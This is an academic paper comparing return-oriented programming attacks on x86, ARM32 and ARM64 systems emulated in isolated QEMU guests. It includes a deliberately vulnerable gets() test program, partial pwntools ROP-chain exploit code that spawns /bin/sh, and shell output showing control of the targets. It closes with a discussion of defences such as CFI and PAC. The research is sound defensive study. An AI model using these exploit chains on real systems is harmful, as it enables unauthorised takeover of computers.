Bulletin of Networking, Computing, Systems, and Software – www.bncss.org, ISSN 2186-5140
Volume 13, Number 1, pages 23–28, January 2024

Experiments on ROP Attack with Various Instruction Set Architectures

Yuuma Taki
GMO CyberSecurity by Ierae, Inc.
Tokyo, Japan
turkey0727@outlook.jp

Masayuki Fukumitsu
Faculty of Information System
Department of Information Security
University of Nagasaki
Nagayo, Japan
fukumitsu@sun.ac.jp

Tsubasa Yumura
Faculty of Information Media
Hokkaido Information University
Ebetsu, Japan
yumu@yumulab.org

***Abstract*—The return-oriented programming (ROP) attack attempts to execute malicious code by collecting code snippets, and several ROP variants have been proposed. Although there are security mechanisms against ROP attacks, these require high-spec architectures with respect to memories and CPUs. Recently, Cloosters et al. analyzed the features of various CPUs including the ARM 32, the ARM64 and the RISC-V, and they developed a method to search ROP gadgets automatically and then construct an ROP chain. In this paper, we reconsider the possibility of ROP attacks against the x86, ARM32, and ARM64 architectures to investigate their differences. In an experiment, these processors were emulated using the QEMU emulator, and we demonstrate that our method allows us to construct the target environments easily even for multiple processors.**

***Index Terms*—Return-oriented Programming, Security, CPU Architectures**

I. Introduction

Attackers attempt to execute malicious code by exploiting vulnerabilities in computers, e.g., servers and IoT devices. A representative method is the buffer overflow (BOF) attack, which exploits a vulnerability by overflowing the buffer and then rewriting a segment for a return address of a running function.




Fig. 1. Shellcode injection by buffer overflow

A countermeasure against BOF attacks is non-executable data memory [1], which prohibits executing code out of the designated memory space. However, *Return-oriented programming* (ROP) [2] enables BOF attack by constructing an ROP chain, which is a collection of code snippets from a code segment. Here, the executing codes are collected from the allowed space; thus, ROP can bypass conventional countermeasures. The possibility of ROPs has been reported previously for the x86 and ARM32 architectures [3]–[7].




Fig. 2. ROP Attack

There are several mechanisms to protect against ROP attacks, e.g., the stack smashing protector (SSP) [8], address space layout randomization (ASLR) [9], and control-flow integrity (CFI) [10]. The SSP inserts a random value (called a canary) just before the return address. Then, ROP attacks can be prevented by executing a canary check during the function prologue. However, a method is available to identify the canary and circumvent this protection using improper null termination, which is a bug related to null characters. ASLR randomizes the placement of code and the data areas of a program during program relocation. However, just-in-time ROP (JIT-ROP) [11], which is a variant of the ROP attack, can leak addresses. In environments where the address width is less than 32 bits, address leakage by a brute force attack is also possible due to the lack of entropy. In this sense, ASLR is ineffective for devices with small address spaces, including embedded devices. CFI can detect illegal control flows, e.g., unlawful jumping instructions, by monitoring control flows during the execution of programs. Although CFI has been implemented on the ARMv8-M architecture [12], which is a processor for embedded devices, it generally requires high CPU performance. Eventually, these protection mechanisms require significant hardware resources in terms of both memory and CPU.

Tools to search ROP gadgets, which are sets of short code snippets, and ROP chains for the ARM64 and RISC-

TABLE I
COMPARING FEATURES AMONG DIFFERENT PROCESSORS (SOURCE: TABLE 1 IN [16])

	x86	x86_64	ARM32	RISC-V	ARM64
Writable program counter	○	○	●	○	○
Stack-return instruction	●	●	●	○	○
Max. arguments in registers	0	4–6	4	8	8
Instruction alignment	1	1	4/2	4/2	4
Short function epilogue	●	●	●	○	○

TABLE II
EXPERIMENTAL ENVIRONMENTS

	Processor	Architecture	OS	Execution State
x86	i686	x86	CentOS 6	
ARM32	Arm Cortex-A53	Armv8-A	RaspiOS	AArch32
ARM64	Arm Cortex-A53	Armv8-A	Nuttx	AArch64

V architectures have also been proposed [13]–[15]. Recently, the *RiscyROP* tool was proposed to generate ROP chains automatically [16]. To realize this attack on ARM-64 and RISC-V processors, they analyzed the features of processors (Table I), and they developed a method to search ROP gadgets automatically and then construct an ROP chain. This method nearly resolves the problems of another ROP variant called angrop [13], which involves overlooking some ROP gadgets during symbolic executions. Nevertheless, it is possible that some security mechanisms, including CFI, can protect even a forceful variant of ROP. In this paper, we reconsider the possibility of ROP attacks on the x86, ARM32, and ARM64 architectures. Here, we focus on the features of the processors [16] shown in Table I, and then we discuss whether such differences among processors are inherently effective for the attack. To investigate the processor features listed in Table I, we demonstrate the ROP attack on the x86, ARM32, and ARM64 architectures. The environments considered in this study are listed in Table II. For our experiments, we constructed the environments for the attack on these three processors using the QEMU emulator [17] to reduce costs. We also demonstrate that our method allows us to construct the target environments easily (even for multiple processors).

II. COMPONENTS AND SETTINGS OF DEMONSTRATIONS

A. QEMU

In this study, the QEMU emulator [17] was used to build the target environments as guest environments. QEMU is a processor emulator that can emulate both CPU and memory devices. QEMU enables us to check the values stored in the registers and memory of the guest environments at any time. The configuration of our experiment is shown in Figure 3. Due to ethical considerations, the guest environments for the ROP attack were isolated from other environments such that they could not communicate with outsiders, and target environments ware built by ourselves.

B. Target Environments

As shown in Table II, the target environments included the following.





Fig. 3. Experimental configuration



```
pi@raspberrypi:~/ROP_test$ ./checkname
This program is for Raspi
Input name: yuuma
NG
pi@raspberrypi:~/ROP_test$ ./checkname
This program is for Raspi
Input name: Mike
OK
```

Fig. 4. Result of regular execution of the test program

- CentOS6 on i686 (the x86 environment)
- Raspberry Pi OS on Arm Cortex-A53 AArch32 (the ARM32 environment)
- NuttxOS on Arm Cortex-A53 AArch64 (the ARM64 environment)


We investigated the differences among the environments by analyzing the stored values remaining in each environment.

C. Test Program for ROP Attack Verification

In this study, the test program, which has a vulnerability to the ROP attack, on the x86 and ARM32 environments was referenced from the literature [18]. This program regularly checks whether the input string is the valid name designated in the program. The result of the regular execution of the test program on the ARM32 environment is shown in Figure 4. Note that this program has a BOF vulnerability because it utilizes the `gets()` function, which does not check the buffer bounds (Figure 5). In addition, we created an original test program on the ARM64 environment that also has a BOF vulnerability realized using the `read()` function. In this experiment, various security mechanisms, e.g., ASLR and SSP, were disabled to verify the possibility of the ROP attack due to architectural differences.

D. Exploit Code

There are various derivatives of the ROP attack; however, in this study, we focused on the original ROP attack because our goal was to investigate vulnerable embedded devices. Here, an exploit code executed on the host OS was written in Python 3.9.13, and the ROP chain was constructed using the exploit development library Pwntools [19]. In addition, rp++ [20] and Ropper [21] were used to search for the code snippets required to construct an ROP chain.




```
void name_check()
{
  char name[16];

  gets(name); /* buffer overrun */

  if (!strncmp(name, "Mike", 4)) {
    print_ok();
  } else {
    print_ng();
  }
}
```

Fig. 5. Vulnerable input functions used in test programs



```
def attack(conn, **kwargs):
    payload = b'A' * (0x1c)              # offset
    payload += pop_dcb_addr               # pop {edx, ecx, ebx}
    payload += bss_addr                   # edx = bss_addr
    payload += b'/bin'                    # ecx = "/bin"
    payload += p32(0)                     # ebx = 0

    payload += mov_edx_ecx_addr           # *bss_addr = "/bin"
    payload += pop_dcb_addr               # pop {edx, ecx, ebx}
    payload += bss_addr_offset            # edx = bss_addr + 4
    payload += b'/sh\0'                   # ecx = "/sh\0"
    payload += p32(0)                     # ebx = 0

    payload += mov_edx_ecx_addr           # *(bss_addr + 4) = "/sh\0"
    payload += pop_ebp_addr               # pop ebp
    payload += p32(11)                    # eax = 11
    payload += pop_dcb_addr               # pop {edx, ecx, ebx}
    payload += p32(0)                     # edx = 0
    payload += p32(0)                     # ecx = 0
    payload += bss_addr                   # ebx = bss_addr
    payload += int80_addr                 # int 0x80
```

Fig. 7. Part of the exploit code that builds the ROP chain(x86 environment)




Fig. 6. Stack behavior during function calls

III. ROP Attack on x86 Environment

A. Function Calls in x86 Architecture

Function calls in the x86 architecture proceed as follows using the `call` instruction.

1) Push the address of the next instruction as the return address into the stack using the `push` instruction.
2) Jump to the address of the designated function.
3) Push the EBP, i.e., the base address of the stack frame, into the stack by the callee, i.e., the called function.
4) Allocate a buffer to be handled by the callee by subtracting the ESP. Figure 6 shows the content of the stack after the instructions.
5) Pop the EBP in the function epilogue.
6) Jump to the return address pushed in Step 1) using the `ret` instruction.

B. Return Address Overwrite on x86 Architecture

The offset from the BOF target buffer to the return address can be calculated as follows.

$$\texttt{EBP} - (\text{address of the buffer}) + (\text{the size of the stack base pointer}).$$

Here, if the callee does not execute the EBP-based address conversion, the `EBP` is not pushed during the function prologue. In this case, the offset from the BOF target buffer to the return address is calculated as follows.

$$\texttt{EBP} - (\text{address of the buffer}).$$

C. Code Snippet for ROP Attack

We utilized the following three instructions in the experiment on the x86 environment.

- `mov`: To store the string `/bin/sh` in an area in the `BSS` section.
- `pop`: To store value 11 in the `EAX` register and the address of the string `/bin/sh` in the `EBX` register.
- `int 0x80`: To execute `execve(/bin/sh).`

Note that we can take control of a computer using `execve(/bin/sh).`

D. Building and Sending ROP Chains

Figure 7 shows the part of the exploit code that builds the ROP chain. In this experiment, we found that the attack was successful, and control of the computer was taken. By executing `cat /etc/redhat-release` from the host environment and displaying the OS version of the guest environment, we obtained the result shown in Figure 8.

IV. ROP Attack on ARM32 Environment

A. Function Calls in ARM32 Architecture

Function calls in the ARM32 architecture are executed using the `bl` instruction. the `bl` instruction does not necessarily `push` the return address. Here, if a callee is a function that does not `call` other functions (e.g., the leaf function), the return address is stored in the link register (`LR`), and the `push` of the return address is not executed. In contrast, the `push` of the return address is executed in the same manner as the x86 architecture if, for example, the callee is a non-leaf function. In this case, `push {fp, lr}` is essentially executed at the function prologue of the callee, and then the `LR` and `FP` (i.e., the frame pointer register) are pushed into the stack in that



```
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
    10 * 0x1
[DEBUG] Received 0x3 bytes:
    b'NG\n'
NG
$ cat /etc/redhat-release
[DEBUG] Sent 0x18 bytes:
    b'cat /etc/redhat-release\n'
[DEBUG] Received 0x21 bytes:
    b'CentOS Linux release 6.0 (Final)\n'
CentOS Linux release 6.0 (Final)
```

Fig. 8. ROP attack in x86 environment and the result of the OS version check command cat /etc/redhat-release



```
def attack(conn, **kwargs):
    payload = b'A' * (0x10 + 0x4)    # name + saved register
    payload += pop_r0_addr           # pop {r0, r4, pc}
    payload += binsh_addr            # r0 = "/bin/sh" address
    payload += b"ABCD"               # r4 = junk data
    payload += system_addr           # pc = sysytem() address
```

Fig. 9. Part of the exploit code that builds the ROP chain (ARM32 environment)

order by the `push` instruction. Then, the buffer used by the callee is prepared. In the function epilogue, `pop {fp, lr}` is used to `pop` the `FP` and `LR` from the stack in that order, and then the `ret` instruction is executed to jump to the return address.

B. Return Address Overwrite on ARM32 Architecture

Note that the return address can be overwritten if the callee is a non-leaf function. Similar to the x86 architecture, here, the offset to the return address is calculated as follows.

$$\texttt{FP} - (\text{address of the buffer}) + (\text{frame pointer size}).$$

C. Code Snippet for ROP Attack

In the experiment on the ARM32 environment, We only used the `pop` instruction to store the string `"/bin/sh"` in the `R0` register. This instruction is executed to take control of the computer by storing the address of the `system` function into the `PC` register and then executing `system(/bin/sh)`.

D. Building and Sending ROP Chains

Figure 9 shows the part of the exploit code used to construct the ROP chain. As a result of the verification, the attack was successful, and control of the computer was taken. In fact, by executing `lsb_release -a` from the host environment, we confirmed the OS version of the guest environment, as shown in 10.



```
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x3 bytes:
    b'NG\n'
NG
$ lsb_release -a
[DEBUG] Sent 0xf bytes:
    b'lsb_release -a\n'
[DEBUG] Received 0x1e bytes:
    b'No LSB modules are available.\n'
No LSB modules are available.
[DEBUG] Received 0x62 bytes:
    b'Distributor ID:\tRaspbian\n'
    b'Description:\tRaspbian GNU/Linux 10 (buster)\n'
    b'Release:\t10\n'
    b'Codename:\tbuster\n'
Distributor ID:    Raspbian
Description:    Raspbian GNU/Linux 10 (buster)
Release:    10
Codename:    buster
```

Fig. 10. ROP attack in ARM32 environment and the result of the OS version check command `lsb_release -a`





Fig. 11. Stack area during BOF attack on buffer1 in ARM64 environment

V. ROP Attack on ARM64 Environment

We also conducted an experiment on the ARM64 environment. In contrast to the x86 and ARM32 experiments, the attack failed in the ARM64 environment because the return address could not be overwritten by the BOF attack. In the following, we summarize the calling convention in the ARM64 architecture, and we report the results of a corresponding debugger investigation.

A. Function Calls in ARM64 Architecture

Similar to the ARM32 environment, in the ARM64 environment, the return address is pushed into the stack by the callee. However, a buffer can be prepared before the `push` instruction, and then the return address can be placed at a lower address than the buffer. As shown in Figure 11, the test program could not overwrite the return address, although the callee ’ s buffer was overwritten successfully.



```
(gdb) x/64xw $sp
0x4030d260:     0x402b0bf4      0x00000000      0x00000001      0x00000000
0x4030d270:     0x4030b530      0x00000000      0x40286cb4      0x00000000
0x4030d280:     0x00000000      0x00000000      0x00000000      0x00000010
0x4030d290:     0x61616161      0x61616162      0x61616163      0x61616164
0x4030d2a0:     0x61616165      0x61616166      0x61616167      0x61616168
0x4030d2b0:     0x61616169      0x6161616a      0x6161616b      0x6161616c
0x4030d2c0:     0x6161616d      0x6161616e      0x6161616f      0x61616170
0x4030d2d0:     0x61616171      0x61616172      0x61616173      0x61616174
0x4030d2e0:     0x61616175      0x61616176      0x61616177      0x61616178
0x4030d2f0:     0x61616179      0x6261617a      0x62616162      0x62616163
0x4030d300:     0x62616164      0x62            0x62616166      0x62616167
0x4030d310:     0x62616168      0x62616169      0x6261616a      0x6261616b
0x4030d320:     0x6261616c      0x6261616d      0x6261616e      0x6261616f
0x4030d330:     0x62616170      0x62616171      0x62616172      0x62616173
0x4030d340:     0x62616174      0x62616175      0x62616176      0x62616177
0x4030d350:     0x62616178      0x62616179      0x6361617a      0x63616162
```

Fig. 12. Stack area of ARM64 environment after executing the exploit code (the area in the orange frame is the buffer, and the area in the blue frame is the return address)

B. Debugging Investigation

Using the Project GNU debugger, we investigated the stack area of the test program when the attack code was sent. Figure 12 shows that the return address was placed at a lower address than the buffer, which implies that the return address was not overwritten.

VI. Discussion

A. ROP Prevention for x86 and ARM32 Environment

As demonstrated by previous studies [3]–[7], ROP attacks are successful in the x86 and ARM32 environments. For this situation, the security mechanisms implemented in OSs and compilers enable mitigation of the ROP attacks. However, as discussed in Section I, ASLR and SSP can be bypassed in some environments [22]. CFI is a representative countermeasure against the ROP attacks. As mentioned in the literature [16], it is generally known that bypassing properly implemented CFI is difficult. Thus, we suggest that implementing CFI is important to realize sufficient protection against ROP attacks.

B. Challenges of ROP Attacks in ARM64 Environment

As mentioned previously, the ROP attack failed in the ARM64 environment because the return address could not be overwritten. However, even if the return address could be overwritten successfully, the ROP attack would still be difficult. In fact, the `PC` register cannot be overwritten except the designate instructions such as `ret` and `jmp` as shown in Table I [16]. Here, we discuss the architectural designs and security mechanisms that make the ROP attack difficult.

1) Fixed Instruction Size: Unlike x86, the instruction length of the Arm architecture is fixed. This factors imply that collecting code snippets from unintended instructions cannot be applied to the ARM architecture. Thus, the number of code snippets available to the ROP chain is reduced significantly.

2) PC Register Rewrite Prohibition: In AArch32, it is possible to write to any value in the PC register using `pop pc`. However, in AArch64, writing to the PC register using instructions other than `jmp` and `ret` is prohibited. This restricts the termination of code snippets to either `jmp` or `ret`; thus, the number of code snippets available for the ROP chain is reduced.

TABLE III
ROP attack verification results(LR indicates link register; PC indicates program counter register)

Target	OS	LR	PC	Success
x86	CentOS	-	Unrewritable	◯
ARM32	RaspiOS	◯	Rewritable	◯
ARM64	Nuttx	◯	Unrewritable	×

3) PAC: PAC (Pointer Authentication Code) [23] is a representative security mechanism for ROP detection in the ARM64. This mechanism has been implemented as of ARMv8.3. PAC is realized using an authentication code embedded in the function pointer. Here, by verifying the code of the target pointer just before executing a `jmp` instruction, an illegal `jmp` can be detected; thus, the program can be protected.

4) Implementation in Other Architectures: As in our experiments, BOF attacks can be mitigated by function calling method that allows caller to temporarily store the return address in `LR`, and callee to push the return address at any timing. Compared to conventional security mechanism implementations, e.g., ASLR and SSP, this countermeasure can be implemented by simply devising a function call method. Thus, we suggest that this method can be implemented easily on low-resource architectures, e.g., embedded devices.

VII. Conclusion

In this paper, we verified ROP attacks on the x86, ARM32, and ARM64 architectures to investigate the relevant processor features. We investigated the possibility of ROP attacks depending on the CPU architecture by disabling security mechanisms, e.g., ASLR and SSP, in our experiments. As summarized in Table III , the experimental results demonstrate that the ROP attack was successful for the x86 and ARM32 environments and unsuccessful for the ARM64 environment. We also discussed the possibility of mitigating the rewriting return address due to the BOF attacks by devising function calls. In the future, we plan to conduct additional experiments on different CPU architectures, particularly those used in embedded devices with limited hardware resources.

References

[1] P. Team, “Non-executable pages design & implementation,” https://pax.grsecurity.net/docs/noexec.txt, (Accessed on August 1, 2023).

[2] R. Roemer, E. Buchanan, H. Shacham, and S. Savage, “Return-oriented programming: Systems, languages, and applications,” *ACM Trans. Inf. Syst. Secur.*, vol. 15, no. 1, mar 2012. [Online]. Available: https://doi.org/10.1145/2133375.2133377

[3] E. J. Schwartz, T. Avgerinos, and D. Brumley, “Q: Exploit hardening made easy,” in *20th USENIX Security Symposium (USENIX Security 11)*. San Francisco, CA: USENIX Association, Aug. 2011. [Online]. Available: https://www.usenix.org/conference/usenix-security-11/q-exploit-hardening-made-easy

[4] R. Hund, T. Holz, and F. C. Freiling, “Return-Oriented rootkits: Bypassing kernel code integrity protection mechanisms,” in *18th USENIX Security Symposium (USENIX Security 09)*. Montreal, Quebec: USENIX Association, Aug. 2009. [Online]. Available: https://www.usenix.org/conference/usenixsecurity09/technical-sessions/presentation/return-oriented-rootkits-bypassing

[5] T. Kornau, "Return oriented programming for the arm architecture," Master's thesis, Ruhr-University Bochum, 2009.
[6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, "Return-oriented programming without returns," in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, ser. CCS '10. New York, NY, USA: Association for Computing Machinery, 2010, p. 559–572. [Online]. Available: https://doi.org/10.1145/1866307.1866370
[7] L. Davi, A. Dmitrienko, A.-R. Sadeghi, and M. Winandy, "Return-oriented programming without returns on arm," Ruhr-University Bochum, System Security Lab, Tech. Rep. HGI-TR-2010-002, April 2010.
[8] A. One, "Smashing the stack for fun and profit," *Phrack*, vol. 49, no. 14, 1996.
[9] P. Team, "Address space layout randomization (aslr)," https://pax.grsecurity.net/docs/aslr.txt, (Accessed on August 1, 2023).
[10] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, "Control-flow integrity principles, implementations, and applications," *ACM Trans. Inf. Syst. Secur.*, vol. 13, no. 1, nov 2009. [Online]. Available: https://doi.org/10.1145/1609956.1609960
[11] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization," in *2013 IEEE Symposium on Security and Privacy*, 2013, pp. 574–588.
[12] T. Kawada, S. Honda, Y. Matsubara, and H. Takada, "Study on multitasking-aware control-flow integrity based on trustzone for armv8-m," in *Embedded System Symposium*, vol. 2018, aug 2018, pp. 71–74, (in Japanese).
[13] angr, "angrop," https://github.com/angr/angrop/, (Accessed on August 1, 2023).
[14] radareorg, "Radare2: Libre reversing framework for unix geeks," https://github.com/radareorg/radare2, (Accessed on August 1, 2023).
[15] J. Salwan, "Ropgadget tool," https://github.com/JonathanSalwan/ROPgadget, (Accessed on August 1, 2023).
[16] T. Cloosters, D. Paaßen, J. Wang, O. Draissi, P. Jauernig, E. Stapf, L. Davi, and A.-R. Sadeghi, "Riscyrop: Automated return-oriented programming attacks on risc-v and arm64," in *Proceedings of the 25th International Symposium on Research in Attacks, Intrusions and Defenses*, ser. RAID '22. New York, NY, USA: Association for Computing Machinery, 2022, p. 30–42. [Online]. Available: https://doi.org/10.1145/3545948.3545997
[17] T. Q. P. Developers, "Qemu," https://www.qemu.org/, (Accessed on August 1, 2023).
[18] kozos.jp, "Sample of rop experiment," https://kozos.jp/samples/rop-sample.html, (in Japanease, Accessed on August 1, 2023).
[19] Gallopsled, "pwntools - ctf toolkit," https://github.com/Gallopsled/pwntools, (Accessed on August 1, 2023).
[20] A. Souchet, "rp++: a fast rop gadget finder for pe/elf/mach-o x86/x64/arm/arm64 binaries," https://github.com/0vercl0k/rp, (Accessed on August 1, 2023).
[21] S. Schirra, "Ropper," https://github.com/sashs/Ropper, (Accessed on August 1, 2023).
[22] R. Strackx, Y. Younan, P. Philippaerts, F. Piessens, S. Lachmund, and T. Walter, "Breaking the memory secrecy assumption," in *Proceedings of the Second European Workshop on System Security*, ser. EUROSEC '09. New York, NY, USA: Association for Computing Machinery, 2009, pp. 1–8. [Online]. Available: https://dl.acm.org/doi/abs/10.1145/1519144.1519145
[23] J. Corbet, "Arm pointer authentication," https://lwn.net/Articles/718888/, (Accessed on August 1, 2023).